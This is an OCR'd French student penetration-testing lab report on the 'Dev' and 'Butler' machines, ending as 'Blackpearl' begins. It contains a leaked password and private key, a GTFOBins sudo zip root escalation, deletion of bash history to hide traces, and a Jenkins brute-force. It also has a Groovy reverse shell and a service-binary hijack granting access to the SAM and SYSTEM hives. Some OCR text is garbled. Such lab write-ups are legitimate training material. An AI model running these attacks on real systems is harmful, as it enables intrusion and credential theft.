


Sur le deuxième site on peut voir les différentes informations sur l'installation de PHP, on peut voir que la version du noyau Linux est 4.19

Ensuite avec dirbuster nous allons regarder s'il n'existe pas d'autres sites cacher dans les sous-dossiers des sites.

#### Site sur le port 80

Tout d'abord sur le port 80 après quelques minutes on a ceci



On peut voir 3 sous-sites potentiel, mais seulement public a un fichier php mais on peut vérifier si les autres dossiers retournent ou pas une erreur 403

Dans app on a accès a plusieurs dossiers (pas d'erreur 403) et notamment aux fichiers de config

# Index of /app

Name	Last modified	Size Description
Parent Dire	ectory	-
cache/	2024-12-10 02:31	
config/	2024-12-10 02:31	÷
<u>database/</u>	2024-12-10 02:31	į į
nut nut	2020-10-19 12:40	633

Apache/2.4.38 (Debian) Server at 10.170.10.11 Port 80


On télécharge le fichier config.yml qui est un fichier de configuration YAML qui contient les informations notamment sur la base de données de Bolt

```
database:
    driver: sqlite
    databasename: bolt
    username: bolt
    password: I_love_java
```

On a un mot de passe « I\_love\_java »

Le site src contient rien

Le site public fait une redirection vers une page inexistante




# **Not Found**

The requested URL was not found on this server.

Apache/2.4.38 (Debian) Server at 10.170.10.11 Port 80


Si on essaie de se rendre sur /public/files on a un message de refus

MARTIN-JOVE Charles THIEBAUD-GIRARD Paul-Victory




#### Site sur le port 8080

Ensuite on lance un deuxième dirbuster sur le port 8080



On voit qu'un autre site nommé dev est accessible sur ce port



Nous pouvons voir que ce site est nommé BoltWire qui d'après nos recherches est une interface d'administration mais nous n'avons pour le moment aucun accès

Par conséquent nous allons maintenant chercher des failles

# Troisième étape – Recherche de faille avec Metasploit

En utilisant la commande search avec le service et sa version on cherche des failles sur Apache et PHP

```
msf6 >
msf6 > search apache 2.4.38
[-] No results from search
msf6 > search php 7.3.27
[-] No results from search
```

Sachant que l'on ne connait pas la version de NFS il est impossible de chercher une faille

## Quatrième étape – Montage NFS disponibles

Certes on ne peut pas chercher de failles sur NFS mais on peut afficher les montages disponibles avec showmount comme vu lors du second semestre en service réseaux.

```
Commande showmount

Affichez les informations suivantes à l'aide de la commande showmount:

• tous les clients dotés de systèmes de fichiers montés partagés à partir d'un serveur NFS;

• les systèmes de fichiers montés par des clients uniquement;

• Systèmes de fichiers partagés avec les informations d'accès client

Remarque - La commande showmount n'affiche que les exportations des versions 2 et 3 de NFS. Cette commande n'affiche pas les exportations de la version 4 de NFS.

La syntaxe de la commande est comme suit:

showmount [-ade] [hostname]

-a Imprime une liste de tous les montages à distance. Chaque entrée contient le nom du client et du répertoire.

-d Imprime la liste des répertoires qui sont montés à distance par des clients.

-e Imprime la liste des fichiers qui sont partagés ou exportés.

hostname

Sélectionne le serveur NFS à partir duquel recueillir les informations.

Si hostname n'est pas spécifié,l'hôte local est interrogé.
```

```
(kali@ vm-iutcl-kali-7)-[~]
$ showmount -e 10.170.10.11
Export list for 10.170.10.11:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

Avec cette commande on affiche donc les montages NFS sur l'IP de la machine, on peut voir qu'il y a bien un montage qui est dans /srv/nfs sur la machine distante et que les réseau 172.16.0.0/12 , 10.0.0.0/8 et 192.168.0.0/16 ont le droit de le monter, vu que notre machine Kali fait parti de 10.170.0.0/16 qui est lui-même un sous-réseau de 10.0.0.0/8 on a le droit de monter ce montage

Ensuite on essaie de monter cette partition dans /mnt/nfs par exemple car /mnt est le dossier que l'on utilise sur Linux pour monter les systèmes de fichiers externes (/media est également une option)

```
(kali@ vm-iutcl-kali-7)-[~]
$ sudo mount -t nfs 10.170.10.11:/srv/nfs /mnt/nfs

(kali@ vm-iutcl-kali-7)-[~]
$ cd /mnt/nfs

(kali@ vm-iutcl-kali-7)-[/mnt/nfs]
$ ls
save.zip
```

Nous pouvons voir un fichier zip dans le montage que nous allons copier sur notre machine

```
(kali® vm-iutcl-kali-7)-[~/dev]
$ unzip save.zip
Archive: save.zip
[save.zip] id_rsa password:
```

Nous pouvons voir que le zip contient une clé privée RSA. Nous pouvons voir que le zip est protégé avec une clé AES on utilise fcrackzip (après l'avoir installé avec sudo apt install fcrack)

On copie cette clé dans .ssh/authorized\_key

On va maintenant regarder ce que contiennent ses fichiers


```
-iutcl-kali-7)-[~/.ssh]
       cat ../dev/todo.txt
   Figure out how to install the main website properly, the config file seems correct...
Update development website
    Keep coding in Java because it's awesome
     -(kali⊗vm-iutcl-kali-7)-[~/.ssh]
              ../dev/id rsa
        -BEGIN OPENSSH PRIVATE KEY-
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDVFCI+ea
0xYnmZX4CmL9ZbAAAAEAAAAEAAAEXAAABB3NzaC1yc2EAAAADAQABAAABAQC/kR5×49E4
@gkpiTPjvLVnuS3POptOks9qC3uiacuyX33vQBHcJ+vEFzkbkgvtO3RRQodNTfTEB181Pj
3AyGSJeQu6omZha8fVHh/y2ZMRjAWRs+2nsT1Z/JONKNWMYEqQKSuhBLsMzhkUEEbw3WLq
S0kiHCk/0VnPZ8EdMCsMGdj2MUm+ccr0GZySFg5SAJzJw2BGnjFSS+dERxb7e9tSLgDv4n
Wg7fWw2dcG956mh1ZrPau7Gc1hFHQLLUHPgXx3Xp0f5/pGzkk6JACzCKIQj0Qo3ueb6JSC
xWgwn6ey6XywTi9i7TdfFyCSiFW//jkeczyaQ0xI/hyqYfLeiRB3AAADDPHU/4RN8f2HUG
ks1NM9+C9B+Fpn+nGjRj6/53m3HoBaUb/JZyvUv0XNoYnxNKIxHP5r4ytsd8X8xp5zTpi1
 tNmTeoB1kyoi2Uh70yPo4M6VlNupSeCzMQIYs/Wqya4ycyv1/yhGAPTZg8ARqop/RTQJtI
EYVDbTxKxr7JGBfaBPiFWdUIKlN1yBXWMRrIs3SB6OaQ/n+CZKQ65mMFRs4VwqpUsRJ8y7
ZoLZIfwaunV5f10PsCR8rp/2g563gK0bu+iVUqeo+kJMtFN7yEj2OaO6N/EdO4x/LVhqjY
SPZD6w23mPp2I693oop1VpITsHV2talK1lLvS239gU45J4VlxFtcLjRlSAhc1ktnHw1e4u
dRZ68JW0z2S4Y8q4E0/H4kGlZsyaf6oLCspGW1YQPhDJ2v6KkgRXyFb3tvo617yGEcBzzh
wrVuEXObOc+zDOYgw1a/1×1pzK5vGQWaU0jN2FEz+vnSPTX3cbgUkLh3ZshuVzov0Rx7i+
AM0CNiXVmgCGdLg0yBIv8lFIjYxswxTRkNzKYSagEZQNFCf+0H1cZcXKCK8z9a2NvBkQ/b
rGvuoZuIjGqGvMP3Ífdma7PsG3A8GNOgWnl9YuMgc4r2WulsQVLVEJGIJjap71oNwGCUud
T1Ou2tVn7Cf0T/NmuRmh7VUkTagDMf3u5X+UIST5Sv8y2y9jgR4×92ZL+AY968Pif1devc
753z+GL7eWfbNqd+TJfxPdh82EqE5cmN/jYOKc0D1MC2zVChNCVWQYf4uVQ0L/XOXQXnFT
 hWdHfnf/SXos28dSM7Kx6B3jmeZQ60vk0Apas0D9gLz5xZ9GCb0Dwwka4dBSw57cwBbB3E
PKXqJFks2ZnkyVL1W8u6ovnkpcqQz1mxr42zdC52Jc30NYww7H2G7v7FYKtf6tEyzeXG2+rcZw04evWbV158rzrA4ibsGRn8+PM86LI/7T5/Y5pc2T+TAaDjKLRZ0Dtv5nMvHpigqDu4
+e/eQk9dTmMPv9jbqcHeRo7N/Q8EC4vtXj/pCPydB5lYw/GMb8Bq5opXzADx0n4zDLtGDC
LHcAIF6FMa+kLQHKvG1fDIK2xpLz+HxYCYTS/UAVRtWAdzQ29uG8zFAopGoQGbNA+caq7z
iLUBEWHXJktNenIrff3rqB3m8SNyNIn+MQS3LIakhlHAqXMIWU2pQE/0tF+V8xuKRpZvw/
gdhLfAhm2gZMQz0e1cXWhKmtEQUntPdPAyf0TZcUtcs/pKNEjNTz5YnhQqnDbAh5×46UgZ
q4xpWBvdz0v8qwF6LXLdPBEcT4T0g=
         END OPENSSH PRIVATE KEY
```

Le fichier todo est écris par « jp » et nous indique que le site Bolt est normalement bien configuré mais mal paramétré et qu'il faut mettre à jour le site BoltWire

Pour la clé privé RSA on voit que c'est une clé OpenSSH, on peut avoir la clé publique, avec nmap mais on ne peut rien faire avec

# Cinquième étape – Recherche d'une faille sur BoltWire

On trouve une faille dans BoltWire via une recherche internet avec un HTTP GET qui permet de récupérer les mots de passes et identifiant utilisateurs.





On se connecte sur le site avec un utilisateur 123 via « Register » et on entre l'url

```
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
```

On voit qu'il existe un utilisateur jeanpaul, on se connecte en ssh avec la clé privée obtenu

```
(kali@ vm-iutcl-kali-7)-[~/.ssh]
$ ssh -i id rsa jeanpaul@10.170.10.11
Enter passphrase for key 'id_rsa':
```

On essai le mot de passe « I\_love\_java » de la deuxième étape, comme Academy il est possible que la personne utilise le même mot de passe

On a accès en shell a l'utilisateur jeanpaul

# Sixième étape – Elévation en root

Avec sudo -l on peut afficher les commandes que jeanpaul peut exécuter en root, par défaut il n'y a rien mais ici on observe que la commande zip peut être exécuté à partir de jean paul en mode root sans mot de passe.

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin
User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
```

On peut chercher une faille avec cela en cherchant sur google « zip privilege escalation » et on peut par exemple regarder le guide de GTFOBins qui propose une méthode qui fonctionne quand zip est exécuté

#### Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
#
# whoami
root
```

On a donc les permissions root et on obtient le flag.

```
# ls
bin dev home initrd.img.old lib32 libx32 media opt root sbin sys usr vmlinuz
boot etc initrd.img lib lib64 lost+found mnt proc run srv tmp var vmlinuz.old
# cd root
# ls
flag.txt
# cat flag.txt
Congratz on rooting this box !
```

## Septième étape – Nettoyage

On supprime l'historique bash (.bash\_history) pour ne pas laisser une trace des commandes exécutés

# Machine n°4: "Butler"

# Première étape - Analyse des ports

On considère que l'on connait l'IP de la machine "Butler" qui est 10.170.9.13, avec l'aide de nmap on scan les ~65535 ports

Nmap -T4 -p- -A --open 10.170.9.13

```
Nmap scan report for 10.170.9.13
Host is up (0.0010s latency).
Not shown: 65524 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to —defeat-rst-ratelimit
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
7680/tcp open pando-pub?
8080/tcp open http Jetty 9.4.41.v20210516
| http-robots.txt: 1 disallowed entry
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
 smb2-time:
   date: 2024-12-13T18:52:54
   start_date: N/A
 nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 0e:1e:04:00:90:13 (unknown)
 clock-skew: 9h00m00s
  smb2-security-mode:
    3:1:1:
     Message signing enabled but not required
```

#### On retrouve cinq services principaux


- Msrpc (Remote Call Protocol) qui est souvent présent sur les Windows
- Windows netbios-ssn qui est le service NetBIOS de Windows
- Microsoft-ds qui est le service de résolution de nom de Windows et Active Directory
- http via Jetty 9.4.41 qui est un serveur web comme Apache et Nginx, il est sur le port
- Pour finir on a le service pando-pub qui est un service de partage en P2P qui n'existe plus depuis 2013

On peut voir que l'on est sur Windows, d'après nmap il y a une grande chance que ce soit Windows 10 ou Server 2019 et on sait que smb2 (samba) est activé


# Deuxième étape – Analyse du site web

On se rend sur <a href="http://10.170.9.13:8080">http://10.170.9.13:8080</a> pour voir le site web MARTIN-JOVE Charles 29

Victory



A première vu on ne peut rien faire, on regarde avec dirbuster s'il y a des sous-dossiers accessibles



Il n'y a rien, le site est sécurisé

# Troisième étape – Recherche de faille SMB2

Tout d'abord on va utiliser l'exploit smb-version que l'on a utilisé pour la machine « Kioptrix »

```
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

Name Current Setting Required Description

RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

THREADS 1 yes The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.170.9.13

RHOSTS ⇒ 10.170.9.13

RHOSTS 10.170.9.13

(*) 10.170.9.13:445 - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1) (encryption capabilities:AES-128-G

M) (signatures:optional) (guid:{8908e4e4-8644-404c-b6c6-eb91869dc160}) (authentication domain:BUTLER)


(*) 10.170.9.13: - Scanned 1 of 1 hosts (100% complete)
```

On a la version 3.1.1 de Samba, on va ensuite chercher une faille avec Metasploit



La seule faille possible est un déni de service ce qui dans notre cas n'est pas utile

# Quatrième étape – Bruteforce de Jenkins avec BURP






Le seul accès que l'on a une partie de la machine est donc via le site Jenkins, d'après les recherches effectuées il y a un utilisateur par défaut qui est admin mais on ne connait pas le mot de passe, on va donc utiliser BURP pour brute-force le mot de passe

Pour cela on lance BURP puis le Chromium avec Proxy et on entre l'adresse à nouveau, on indique admin en utilisateur et admin en password, mais avant de valider on lance l'interception




On obtient alors la requête HTTP que l'on envois a l'intruder (Send to Intruder)




On ajoute un pointeur de payload autour de « admin » dans la variable j\_password et j\_username car ce sont ces valeurs que l'on va brute forcer

Avant d'utilisé une worldlist comme rockyou on va d'abord essayer de mettre des combinaisons possibles dans les payloads


Utilisateur



#### Mot de passe




Si on voulait utiliser /etc/wordlists/rockyou on utiliserait « Load » dans le cas ou cela ne marcherait pas.




On filtre par longueur en octets de la réponse, car si la redirection change alors la taille de la réponse va changer drastiquement

On voit que la plupart des réponses font 402 octets mais deux d'entre elles font 180 octets



On voit que ceux de 180 octets ne rediriges pas vers /loginError mais la racine du site

On a donc deux utilisateurs, Jenkins et jenkins et leurs mots de passe sont jenkins, ce qui n'est pas du tout sécurisé



On voit que c'est effectivement le cas, maintenant il va valoir chercher une faille dans le site pour par exemple exécuter un reverse-shell qui est actuellement la seule option

# Cinquième étape – Exécution d'un script avec Jenkins

Jenkins est pour rappel un logiciel de CI/CD qui va donc permettre de build des applications, comme on peut le faire avec GitHub Actions, Jenkins inclus un exécuteur de script Groovy (langage dérivé de Java utilisé souvent pour préparer les build d'applications)

Nous allons utiliser un script créé par frohoff sur GitHub (https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76)

```
String host="10.170.9.13";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream()
```

La variable host indique l'IP de la machine distante (Kali), port indique le port d'exécution du reverse shell, cmd la commande qui sera exécuté (on peut indiquer pwsh ou cmd)

La dernière ligne indique le processus qui sera exécuter par Groovy



Type in an arbitrary <u>Groovy script</u> and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

println(Jenkins.instance.pluginManager.plugins)

All the classes from all the plugins are visible. jenkins.\*, jenkins.model.\*, hudson.\*, and hudson.model.\* are pre-imported.

```
1 String host="10.170.0.17";
2 int port=8044;
3 String cmd="cmd.exe";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);Input
```

Run

# Sixième étape – Exploitation du reverse-shell

Avant d'exécuter le script on lance un netcat sur le port 8044 sur la machine Kali

```
(kali@ vm-iutcl-kali-7)-[~]
$ nc -lvnp 8044
Listening on 0.0.0.0 8044
Connection received on 10.170.9.13 62175
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.
C:\Program Files\Jenkins>whoami
whoami
butler\butler
C:\Program Files\Jenkins>
```

Comme nous pouvons voir nous somme connecté sur l'utilisateur butler du groupe butler sur la machine, pour vérifier que nous somme Administrateurs, nous allons utiliser la commande *net localgroup administrators* qui affiche la liste des administrateurs

```
C:\Users\Administrator>net localgroup administrators
net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain

Members

Administrator
butler
The command completed successfully.
```

On voit qu'il y a deux admins, Administrator et butler, mais être dans le groupe Administrateurs sur Windows ne veut pas dire avoir tous les droits sur le système, pour cela il faudrait être dans le groupe/utilisateur SYSTEM, pour ça par exemple on pourrait télécharger une application avec des permissions très élever pour le devenir.

### Septième étape – Escalade de permissions


La première étape est déjà d'observé le compte butler (C:\Users\butler) pour voir ce qui est disponible sur la machine

```
c:\Users\butler>dir Desktop
dir Desktop
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24
 Directory of c:\Users\butler\Desktop
08/14/2021 03:54 AM
08/14/2021 03:54 AM
                           <DIR>
                         <DIR>
                                    0 bytes
                0 File(s)
                 2 Dir(s) 12,451,430,400 bytes free
c:\Users\butler>dir Documents
dir Documents
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24
 Directory of c:\Users\butler\Documents
08/14/2021 03:54 AM <DIR> ...
08/14/2021 03:54 AM <DIR> ...
0 File(s) 0 bytes
                 2 Dir(s) 12,451,430,400 bytes free
c:\Users\butler>dir Downloads
dir Downloads
Volume in drive C has no label.
Volume Serial Number is 1067-CB24
 Directory of c:\Users\butler\Downloads
08/14/2021 04:23 AM
08/14/2021 04:23 AM
08/14/2021 04:23 AM
                         <DIR>
                            16,013,912 WiseCare365_5.6.7.568.exe
                                 16,013,912 bytes
                 2 Dir(s) 12,451,430,400 bytes free
```

Comme nous pouvons le voir il y a dans les téléchargements un fichier d'installation du logiciel WiseCare365



D'après une recherche rapide c'est un outil de nettoyage du PC, on peut voir également que la dernière version est la 7.1 mais notre version est la 5.6.7.568 donc il peut y avoir une faille. On va donc chercher sur ExploitDB



Il y a un exploit pour cette version exactement, on va suivre les instructions de ExploitDB

```
c:\Users\butler>wmic service where 'name like "%WiseBootAssistant%"' get displayname, pathname, startmode, startname wmic service where 'name like "%WiseBootAssistant%"' get displayname, pathname, startmode, startname
DisplayName PathName StartMode StartName
Wise Boot Assistant C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe Auto LocalSystem
```

Avec WMIC on vérifie que le service WiseBootAssistant (qui est vulnérable) démarre au démarrage de l'ordinateur, c'est bien le case et il démarre sous LocalSystem ce qui lui donne un accès à l'ordinateur

```
c:\Users\butler>sc qc "WiseBootAssistant"
sc qc "WiseBootAssistant"
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: WiseBootAssistant
        TYPE
                          : 110 WIN32_OWN_PROCESS (interactive)
                         : 2
        START_TYPE
                                 AUTO_START
        ERROR_CONTROL
                                 NORMAL
        BINARY_PATH_NAME
                           : C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe
        LOAD_ORDER_GROUP
        TAG
                           : 0
        DISPLAY_NAME
                           : Wise Boot Assistant
        DEPENDENCIES
        SERVICE_START_NAME : LocalSystem
```

On peut voir la configuration du service au démarrage d'on son emplacement. Cela est un détail important, car nous pouvons par exemple créer un fichier bat qui donné les permissions SYSTEM à butler puis le « compiler » en un exe avec par exemple Bat to exe convetir et le nommé BootTime.exe, après un redémarrage, butler sera un SYSTEM user

```
1 @echo off
2 icacls C:\Windows\System32\config\system /grant butler:(0I)(CI)F
3 icacls C:\Windows\System32\config\software /grant butler:(0I)(CI)F
4 icacls C:\Windows\System32\config\sam /grant butler:(0I)(CI)F
5 icacls C:\Windows\System32\config\security /grant butler:(0I)(CI)F
6
```

On va ensuite renommer BootTime.exe en BootTime.exe.back puis copié notre programme dans le dossier de Wise Care

```
PS C:\Program Files\Jenkins> rename-item "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe" "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe.bck" rename-item "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe" "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe" PS C:\Program Files\Jenkins> copy-item ./BootTime.exe "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe" copy-item ./BootTime.exe "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe"
```

```
-a--- 1/13/2025 10:39 AM 122880 BootTime.exe
-a--- 12/4/2020 12:25 PM 662472 BootTime.exe.back
```

Ensuite on redémarre le service WiseBootAssistant avec sc stop et sc start

Pour expliquer ce que l'on vient de faire il faut expliquer ce que sont les fichiers SYSTEM, SOFTWARE, SAM et SECURITY dans le dossier « config », en fait le dossier qui contient l'entièreté du Registre Système qui contrôle le système sous Windows NT

- Avec l'accès au registre SYSTEM butler a accès à toute la configuration matériel et logiciel du système
- Avec l'accès au registre SAM butler peut créer des utilisateurs avec les permission maximales (SAM = Security Account Manager)
- Avec l'accès a SOFTWARE butler a accès à toutes les permissions des logiciels et extensions, des logiciels malveillants peuvent être intégré avec cela

# Machine n°5: "Blackpearl"

#### Première étape – Analyse des ports

On considère que l'on connait l'IP de la machine "Blackpearl" qui est 10.170.7.20, avec l'aide de nmap on scan les ~65535 ports


#### Nmap -T4 -p- -A --open 10.170.7.20

```
-(kali⊕vm-iutcl-kali-7)-[~]
                     open 10.170.7.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-11 05:01 EST
Nmap scan report for 10.170.7.20
Host is up (0.00074s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh
